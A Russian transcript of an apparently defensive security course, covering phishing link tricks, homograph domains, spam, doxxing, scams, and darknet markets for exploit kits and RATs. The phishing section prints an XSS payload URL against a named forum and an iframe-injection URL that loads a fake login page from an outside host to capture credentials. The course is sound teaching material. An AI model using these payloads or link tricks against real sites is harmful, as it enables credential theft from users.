Давайте поищем, есть ли тут какие-нибудь другие хитрые примеры, хотя нет, не такие уж они и хитрые, и тем не менее, давайте попробуем найти здесь что-то еще.

paypal.co.uk.yxrkt.2b7q8.bukafa.com/



Вот здесь вы можете увидеть другой пример, Paypal.co.uk Итак, реальный домен - это bukafa.com В зависимости от вашего опыта, вам может быть нелегко распознавать реальные домены.

В общем, реальный домен - это домен, который находится слева от домена верхнего уровня. В данном примере домен верхнего уровня - это ".com" Слева от него нет знака слеш. Домены верхнего уровня - это, например, ".com", ".net", ".org"

Если вы посмотрите на самые первые примеры вот здесь, то эти ссылки не легитимны, поскольку перед "google.com" стоит слеш, что означает, что это всего лишь субдиректория. Реальный домен - это домен слева от домена верхнего уровня и который не имеет слеша по левую сторону от себя. В этой ссылке перед доменом google.com есть слеш, так что реальный домен - stationx.net

Омографическая атака


http://www.g00gle.com
http://www.goog1e.com

Следующий пример техники манипуляции со ссылками - это так называемая омографическая атака на интернационализированные доменные имена. IDN - это стандарт интернационализированных доменных имен. Здесь мы видим пару банальных примеров, но опять же, они могут быть и сложнее. Здесь видим нули вместо букв "O", здесь единицу вместо буквы " L".

Могу вас заверить, что если шрифт будет другим, то подобные вещи практически невозможно будет различить. И конечно, чтобы внести еще большую путаницу, это может быть использовано в комбинации с субдоменами и опечатками.

Следующий пример - это скрытые URL-адреса. Использование HTML-тегов <a> для сокрытия реального URL. У нас тут ссылка с текстом "Нажми сюда", вы не знаете, что за ней. Если посмотреть в нижнюю часть страницы, то можно заметить, что ссылка ведет на Google.com.stationx.net

Следующая ссылка - можем заметить, что она ведет не на google.com, а на Google.com.stationx.net




```
<h4>Hidden URLs</h4>
<a href=”http://google.com.stationx.net”>Click Here</a> <br>
<a href=”http://google.com.stationx.net”>http://google.com.stationx.net</a>
```

Нажимаю на эту ссылку, видите, я попал совершенно не на сайт Google. Очевидно, что это мог бы быть сайт для атаки. Как работают эти скрытые ссылки? По факту, это всего лишь HTML. Это совершенно не сложно.

Здесь мы видим сырой HTML-код, при помощи которого были созданы фишинговые ссылки из нашего имейла. В наши дни электронные письма создаются при помощи HTML. Это текст или HTML. Клиенты электронной почты отображают HTML также, как и браузеры. Смотрите, здесь я представил Google.com в том виде, который вы видите в имейле. А собственно, реальная ссылка вот здесь.

И конечно, если использовать все подобные варианты комбинированно - это и есть причина, по которой людей можно обмануть, почему они кликают на подобные ссылки. Легко понять, почему людей можно обмануть. Я имею ввиду, что здесь так много разной хрени, что обычные любители не разберутся в ней и будут кликать по этим ссылкам.

Вернемся к нашему письму, наведем курсор на ссылку, нажмем правой кнопкой мыши и скопируем адрес ссылки. Теперь в зависимости от браузера это покажет корректный URL, но не всегда. JavaScript может прятать ссылку в зависимости от вашего почтового клиента. Как я уже показывал, вы можете навести курсор на ссылку и в левом нижнем углу увидите реальный домен. Но так происходит не всегда, это зависит от вашего почтового клиента и JavaScript. К тому же, это можно подделать, так что вещь довольно-таки хитрая. Вы можете посмотреть на HTML-код. Некоторые имейл-клиенты позволяют смотреть сырой HTML, и тогда вы можете найти ссылку и посмотреть, куда она ведет. Но некоторые клиенты не позволяют делать этого. Я имею ввиду, что, например, в данном электронном письме я не могу увидеть HTML. Так что мне приходится наводить курсор на ссылки и смотреть, куда они ведут.

Хорошие провайдеры заметят подобные вещи и изменят их. Это и хорошо, и плохо. Например, в Thunderbird подобные ссылки не пройдут. Он изменит их, так что вы увидите, куда они ведут. Но этот защитный механизм можно обойти, так что это не панацея. Я не прикладывал никаких усилий, чтобы обойти какую-либо антифишинговую защиту "технической" почты из нашего примера, она смогла получить эти ссылки и отобразила их именно так.

Помимо манипуляций с URL-адресами существуют скрытые перенаправления URL-адресов, которые используют уязвимости к межсайтовому скриптингу или межсайтовой подделке запроса. Манипуляции с адресами можно комбинировать с этими видами уязвимостей.


Возможна ситуация, когда вы получаете ссылку на реальный сайт, который настроен таким образом, чтобы произвести на вас какую-либо атаку. Итак, атакующий может найти или уже нашел слабое место в реальном сайте и для совершения атаки на вас использует технику типа "Открытое перенаправление" или, как я только что упомянул, уязвимости к межсайтовому скриптингу или межсайтовой подделке запроса. Допустим, это произошло с PayPal и многими другими сайтами.

Давайте я приведу пример. Очевидно, что вы хотите держаться подальше от отраженных XSS-уязвимостей, которые могут быть использованы в фишинговой атаке. Итак, представим, что вам отправили ссылку.

Собственно говоря, это XSS-уязвимость, которую я обнаружил на одном форуме. Я использую ее в качестве примера. Это образец URL-адреса.

```
www.gossamer-threads.com/form/user.cgi?url=”><script>alert(“XSS
vulnerability”)</sc...
```

Вы кликаете на этот URL. Он ведет вас на веб-сайт. Поскольку я вставил в этот URL специальный скрипт, то когда вы введете свои логин и пароль, я смогу украсть их.



Теперь смотрите, вот критичная часть кода. Я вставил свой небольшой фрагмент кода сюда. Это и называется уязвимостью к подделке межсайтового запроса.

```
..ds.com/forum/user.cgi?url=”><script>alert(“XSS
vulnerability”)</script>”&from=rate...
```

Этот сайт не должен был позволить мне вставлять мои собственные скрипты в URL-адреса и обрабатывать их, потому что в этом случае я могу действовать от лица этого сайта в контексте безопасности этого сайта. Это означает, что я могу получить доступ к вашим куки-файлам, и конечно, я могу манипулировать веб-страницей, вместо настоящего экрана авторизации подставить фейковый экран авторизации, который я специально подготовил. Именно это я и сделал при помощи данной уязвимости, чтобы продемонстрировать это владельцам веб-приложения и они смогли пофиксить проблему. Это была уязвимость URL.

```
.../user.cgi?url="><iframe%20src="http://www.stationx.net/linksql.html%20sc
rolling="No"%20align="MIDDLE"%20width="100%"%20height="3000"&20frameborder=
"No"></iframe><!--&from=rate
```

Давайте теперь посмотрим сюда. Здесь я вставляю так называемый iframe, чтобы создать фейковый экран авторизации и иметь возможность забирать логины и пароли. Это в качестве примера для вас.

Если в вебсайте есть уязвимости, подобные XSS-уязвимости, или открытые перенаправления, то фишинговые атаки могут быть еще опаснее.

И чтобы закончить с фишингом, поговорим о паре вариантов фишинга, а именно о вишинге и смишинге. Итак, вишинг - это телефонный или голосовой фишинг, а смишинг - это СМС-фишинг или отправка текстовых сообщений.

Это попытка позвонить вам или отправить вам СМС-сообщение с целью компрометации вашего устройства, таким же образом, как это происходит при фишинге. Это приводит к краже критичной информации, паролей, логинов, кредитных карт, всякие такие нехорошие вещи.

Есть множество примеров, один из распространенных - когда злоумышленник представляется сотрудником Microsoft, сообщает вам, что на вашей машине вирус, может ли он помочь, пожалуйста, загрузите и установите эту абсолютно легитимную программу, которая затем оказывается трояном или чем-нибудь типа того.

Говорю вам, даже моя матушка несколько раз получала такие звонки от чувачков из Индии, которые представлялись сотрудниками Microsoft. Такие звонки срабатывают на многих людях. Именно поэтому злоумышленники продолжают заниматься подобным мошенничеством.

Посмотрите на YouTube, есть много пранков, когда разыгрывают таких вот злоумышленников. На это весьма забавно смотреть. Итак, вишинг - это мошенничество, основанное на телефонии. Смишинг - это мошенничество, основанное на текстовых сообщениях. Все это и называется фишингом.

23. Спам и доксинг

Думаю, вы уже знаете, что спам - это незапрашиваемые сообщения, чаще всего приходящие по электронной почте. На экране пример такого сообщения, где вам пытаются продать лекарства или какую-нибудь другую ерунду. Вы можете получить их и в сервисах мгновенного обмена сообщениями, социальных сетях, СМС, блогах, wiki-системах, да почти где угодно, если есть вариант для отправки спама. В большинстве случаев это делается для рекламы каких-либо товаров.

Может показаться, что спам неэффективен, однако стать спамером довольно-таки легко. Так что спам остается экономически выгодным, у спамеров очень маленькие операционные расходы, а возложить ответственность за массовые рассылки на них трудно. Источник отправки электронных писем достаточно просто скрыть.

Если вы посылаете миллионы за миллионами имейлов, достаточно малый процент получателей все же попадется на крючок. Протоколы электронной почты, которые мы всегда использовали и продолжаем использовать сегодня, были созданы во времена доверия. В эти протоколы была встроена небольшая защита от спама, и мы рассмотрим ее поближе в разделе о безопасности электронной почты. Вы должны с подозрением относиться к спаму и любым электронным письмам, которых вы не запрашивали.

Доксинг никак не связан со спамом. Dox - это сокращение слова "документ" по-английски. Доксинг - это изучение человека, организации или компании с целью обнаружения персональной и приватной информации, которую можно использовать для причинения неудобств, дискредитации, вымогательства, принуждения, травли и знаете, просто для создания проблем жертве путем публичного разглашения этой информации или угроз по разглашению.

Когда мы говорим, что кого-то задоксили, это означает, что информация о нем сделана публичной или каким-либо образом разглашена. Доксинг может быть произведен при помощи простого поиска в Интернете и просмотра публично-доступных записей. В Интернете зачастую есть огромное количество информации на людей, о которой они даже не подозревают.

Можно искать в социальных сетях и на форумах, вот одна из причин, по которой вам следует держать приватные вещи приватными. Люди обычно весьма удивляются тому количеству информации, которая имеется на них в Интернете.

Поиск информации также можно осуществить при помощи вашего поставщика услуг телефонной связи, при помощи сервисов IP Lookup, они знают, где вы находитесь или где ваше основное местоположение. Также информацию можно собрать при помощи истории вашего браузера, доменного имени, сервисов Whois. В общем говоря, доксеры могут использовать любые методы в зависимости от уровня их навыков.

Чтобы выведать информацию из жертв, которую они сами никогда бы не предоставили, доксинг может включать в себя социальную инженерию и обман. Он также может перерасти во взлом компьютера или аккаунтов жертвы.

В качестве примера можно привести Anonymous, публикующих персональные данные членов Ку-Клукс-Клана, или Дональда Трампа, объявившего на публике телефонный номер сенатора Линдси Грэма. Этические стороны доксинга справедливо считаются сомнительными.

24. Социальная инженерия - различные виды мошенничества

Согласно отчету о мошенничестве в отношении потребителей, вот наиболее распространенные виды мошенничества, о которых вам следует знать. Их также называют атаками с применением социальной инженерии. Социальная инженерия - это используемый в индустрии безопасности термин для обозначения атак, которые сосредоточены на человеческих слабостях.

Во-первых, это мошенничество в сфере интернет-торговли. Смотрите, вы заказываете что-либо онлайн, но либо никогда этого не получаете, либо приходит не то, что вы заказывали, либо приходит бракованный товар. Это очень распространенный случай. Наиболее распространенный.

Далее у нас тут фишинговые и поддельные электронные письма. Их мы уже обсуждали. Имейлы и сообщения, которые якобы отправляются от имени компании, организации, правительственного учреждения или типа того. Они пытаются заставить вас произвести какое-либо действие: кликнуть по ссылке или предоставить персональные данные, или загрузить файл, который затем оказывается вредоносной программой. Эти варианты находятся на первых позициях в списке атак с применением социальной инженерии, предпринимаемых махинаций и мошенничества.

Далее идут фейковые выигрыши, лотереи, бесплатные подарки, лохотроны. Вы получаете электронное письмо, в котором утверждается, что вы выиграли приз, лотерею или подарок, и вам лишь надо заплатить небольшую сумму для подтверждения победы или покрытия транспортных расходов. Ни в одной настоящей лотерее с вас не будут требовать деньги для оплаты неких взносов или предупреждать о вашей победе по электронной почте. Требование выплаты авансовых платежей за что-либо должно вас насторожить. Это классическое мошенничество и оно называется мошенничеством с применением авансовых платежей.

Далее по списку идут фейковые чековые платежи. Например, вы что-нибудь продали онлайн или на Craig's List, или еще где-нибудь, и вам предлагают оплату фальшивым чеком.

Компании по взысканию и возврату. Мошенник связывается с вами и утверждает, что вы задолжали деньги по долгу, или предлагает вернуть вам деньги, потерянные вами ранее в результате иной махинации. Не верьте этому.

Мошенничество с апгрейдом производительности компьютеров, прокачка оборудования или программного обеспечения. Мошенники предлагают техническую поддержку по решению компьютерных проблем и выставляют счет за исправление несуществующих проблем. Что-то типа рекламных программ, о которых мы упоминали ранее, которые утверждают, что на вашей машине есть вредоносное ПО, и если вы купите некую программу, то случится магия, и вредоносная программа исчезнет.

Следующий вид мошенничества. Махинации со стипендиальными программами, кредитами на обучение и финансовой помощью. За определенную плату некая исследовательская компания предлагает осуществить индивидуальный поиск стипендиальной программы или грантов для студентов. Мошенники получают деньги и исчезают, либо оказывают какую-нибудь бесполезную услугу.

Далее у нас мошенничество в сфере онлайн-знакомств. Фейковые профили, принадлежащие мошенникам, изображают привлекательных женщин или мужчин. Потом они заявляют, что им нужны деньги в какой-либо чрезвычайной ситуации, обычно они утверждают, что находятся за границей или в служебной командировке. Пожалуй, я знаю минимум одного человека, с которым приключилась подобная история и он угодил в эту ловушку. Или даже пару человек, купившихся на подобную разводку. Оба этих человека - женщины.

Фейковые друзья в Facebook или ВКонтакте. Вам когда-нибудь приходили запросы в друзья на Facebook или ВКонтакте от аккаунтов, которые, по идее, уже и так должны быть у вас в списке друзей? Если вы примете запрос, то возможно, вы добавили в друзья мошенника. Аферист развивает отношения онлайн, добивается доверия и затем пытается убедить вас выслать ему денег, поскольку якобы попадает в некую кризисную ситуацию.

Далее, мошенничество на eBay или других интернет-аукционах. Мошенники изображают покупателей и пытаются убедить продавца отправить товар до получения им платежа. Обычно фейковый покупатель утверждает, что ему срочно нужен товар, например, на день рождения ребенка, и просит продавца совершить отправку в день заказа. Продавец получает электронное письмо, которое выглядит так, будто бы оно пришло от PayPal или какой-либо другой платежной системы. Однако мошенники могут легко подделывать подобные электронные письма. Вам следует всегда проверять получение платежа непосредственно на веб-сайте платежной системы и убедиться, что платеж действительно прошел.

Моя матушка, собственно говоря, встречала пару таких людей, которые связывались с ней по поводу размещенных ею объявлений на местных сайтах, но поскольку благодаря мне она хорошо осведомлена о подобных видах мошенничества, она отправила их куда следует. Тем не менее, она сказала, что понимает, почему люди могут быть легко одурачены, ведь мошенники были по-настоящему напористыми и агрессивными, пытаясь убедить ее отправить им товары до получения платежа.

Они были не из той страны, где продавался товар, и это всегда тревожный знак. Они также пытаются предварительно выведать множество персональных данных. Не давайте им эту информацию. Они попытаются использовать ее в своих целях. Даже не говорите им своего полного имени с фамилией, достаточно будет просто имени или даже вымышленного имени. Есть отличный веб-сайт, чтобы быть в курсе об актуальных видах мошенничества: сайт с отчетами по мошенничеству в отношении потребителей (http://consumerfraudreporting.org/). И другой хороший сайт для Великобритании, называется "Action Fraud", курируется полицией Великобритании http://www.actionfraud.police.uk/

Далее в курсе мы обсудим способы избегать подобных видов мошенничества с применением социальной инженерии при помощи изменения модели вашего поведения и технических средств обеспечения безопасности.

25. Даркнеты, темные рынки и наборы эксплойтов

Давайте я познакомлю вас с Даркнетом. Наверняка вы уже слышали этот термин. Даркнет, также известный как Даркверб, это общее понятие для любых шифрованных


оверлейных сетей, доступ к которым вы можете получить только при помощи определенных видов программного обеспечения, авторизации, протоколов или портов. Понятие "даркнет" в переводе на русский означает "темная сеть", такие сети скрыты от людей, не использующих специальные инструменты, программы или доступ.

Обычный Интернет, сайты Facebook или Amazon, Google, можно назвать обратным термином - Видимый Интернет, или поверхностный Интернет. По большему счету, вы можете считать Даркнет похожим на поверхностный Интернет, главное отличие состоит в том, что для доступа к нему вам нужно использовать специальное шифрование, именно оно делает даркнет "темным".

В целом, нельзя найти даркнеты при помощи инструментов типа Google, но любой доступный даркнет, например Tor, мог бы быть проиндексирован для поиска, однако проекты не делают этого.

Даркнеты используются правительствами, военными, компаниями и вообще любым человеком, которому нужна приватность, плюс преступники, поскольку они, очевидно, ценят свою приватность. В общем и целом, даркнеты - это инструмент для сохранения анонимности и безопасности.


Примером даркнета является Retroshare, это файлообменная сеть, работающая по принципу P2P или F2F. Есть и другие сети, например Tor, которая обладает очень широкой известностью и популярностью. Есть I2P Anonymous, которая набирает популярность. Есть Gnunet-фреймворк и проект Freenet, для доступа в которые необходимо специальное программное обеспечение, оно доступно на соответствующих сайтах.



Интерфейсы доступа в Даркнеты

На скриншоте вам показаны их интерфейсы. Эти сервисы, однако, не должны рассматриваться как панацея для любого заинтересованного в приватности человека. Даже в них вас можно деанонимизировать, но это тема для отдельного курса.

В даркнетах вы можете достигнуть темных рынков и хакерских форумов, на которых продаются любые виды товаров или услуг от заказных убийств до наркотиков, ну а для нас интерес будут представлять вредоносные программы, RAT (или программы для удаленного администрирования, они же трояны для удаленного администрирования), хакерские инструменты и наборы эксплойтов.



Рынки в Даркнетах

Здесь вы можете увидеть некоторые из популярных в настоящий момент рынков. Abraxis, Alphabay, Dream Market. URL-адреса, которые вы видите, заканчиваются на ".onion" - с их помощью вы можете попасть на эти сайты, это специальные адреса, на которые вы можете зайти только при помощи сети Tor. Использование браузера Tor - самый простой способ посещения таких сайтов.

Давайте посмотрим, что мы можем найти из хакерских инструментов и наборов эксплойтов при помощи Tor. Заходим на сайт Скрытой Вики (the Hidden Wiki), видим список из некоторых хакерских сайтов.


Это Zero-day форум, здесь продаются данные кредитных карт, персональные данные, защищенный хостинг для распространения вредоносных программ, эксплойты. Вот, например, банковский троян Sphinx, который может быть упакован в другую программу, и жертва может скачать ее. Это троян, разработанный специально для кражи данных о банковских счетах, он нацелен на определенные банки, но его также используют и для сбора данных об аккаунтах пользователей и получения доступа к ним.

А здесь мы видим аккаунты PayPal на продажу, которые были украдены со взломанных машин. Программное обеспечение для кардинга. Кардинг - это кража и использование данных кредитных карт. Как производить анонимный трансфер денег, хакерские инструменты, эксплойты.

Здесь, это набор эксплойтов "Black Hole" ("Черная Дыра"), это эксплойт для уязвимости "Stagefright", вы можете посылать сообщения с изображениями на смартфон под Андроидом и получать к нему несанкционированный доступ, по-прежнему миллионы смартфонов уязвимы.


Давайте посмотрим, как эти наборы эксплойтов и хакерские инструменты могут работать в реальном мире. Вернемся к хакеру-новичку, допустим, он купил для себя набор эксплойтов на одном из подобных сайтов, или, возможно, он где-то заполучил его бесплатно. Он также приобрел у хакеров сервис, по которому ему предоставляется доступ ко взломанному сайту.

Так что он теперь может загрузить код эксплойт-кита на этот веб-сайт. Вы или я, или кто-нибудь еще случайно посещаем этот веб-сайт. Если в вашей системе установлены актуальные патчи и есть хорошие средства защиты, то эксплойт не сработает, и это именно то, к чему мы будем стремиться на протяжении этого курса. Мы будем пытаться остановить подобные негативные сценарии.



Как работают эксплойты и наборы хакерских инструментов

Если в вашей системе не установлены нужные патчи или у вас слабая защита, или же вы натолкнулись на самый худший вариант развития событий и у злоумышленника есть эксплойт нулевого дня, то система может быть скомпрометирована. Опять же, при правильном подходе к обеспечению безопасности, вы по-прежнему можете быть защищены от компрометации. Если у вас нет надежной защиты, то злоумышленник, скорее всего, получит при помощи эксплойта доступ к вашей машине. Далее он установит RAT (программу для удаленного администрирования) для контроля над вашим компьютером.



Интерфейс Snakerat

Здесь вы видите интерфейс администратора программы под названием "Snakerat", она сейчас популярна. При помощи нее можно искать файлы на машине жертвы, просматривать содержимое рабочего стола, получить доступ к веб-камере, украсть или собрать пароли, банковские реквизиты, персональные данные и многое другое.


Товары и услуги на темных рынках

Категория	Определение	Примеры
Средства начального доступа	Позволяют пользователю выполнять произвольные действия на целевой машине, доставлять полезную нагрузку; могут автоматизировать эксплуатацию уязвимостей на стороне клиента (Zelster, 2010)	Набор эксплойтов (на хостинге или в качестве услуги) Уязвимости нулевого дня (и работоспособные эксплойты)
Компоненты и функционал полезной нагрузки	Товары и/или услуги по созданию, упаковке, расширению полезной нагрузки для закрепления в целевой системе	Упаковщики, криптеры, биндеры, обфускация/обход
Полезная нагрузка	Обеспечивает вредоносные действия, включая разрушение, отказ, ухудшение, введение в заблуждение, сбой или извлечение данных	Ботнет на продажу
